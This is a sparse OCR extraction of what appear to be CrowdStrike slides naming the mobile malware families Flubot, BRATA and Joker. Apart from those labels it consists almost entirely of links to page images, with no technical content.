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



CROWDSTRIKE

Flubot


CROWDSTRIKE

BRATA



CROWDSTRIKE

BRATA




CROWDSTRIKE

BRATA

CROWDSTRIKE

BRATA





CROWDSTRIKE


BRATA

CROWDSTRIKE

Joker







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
Joker



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Joker

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

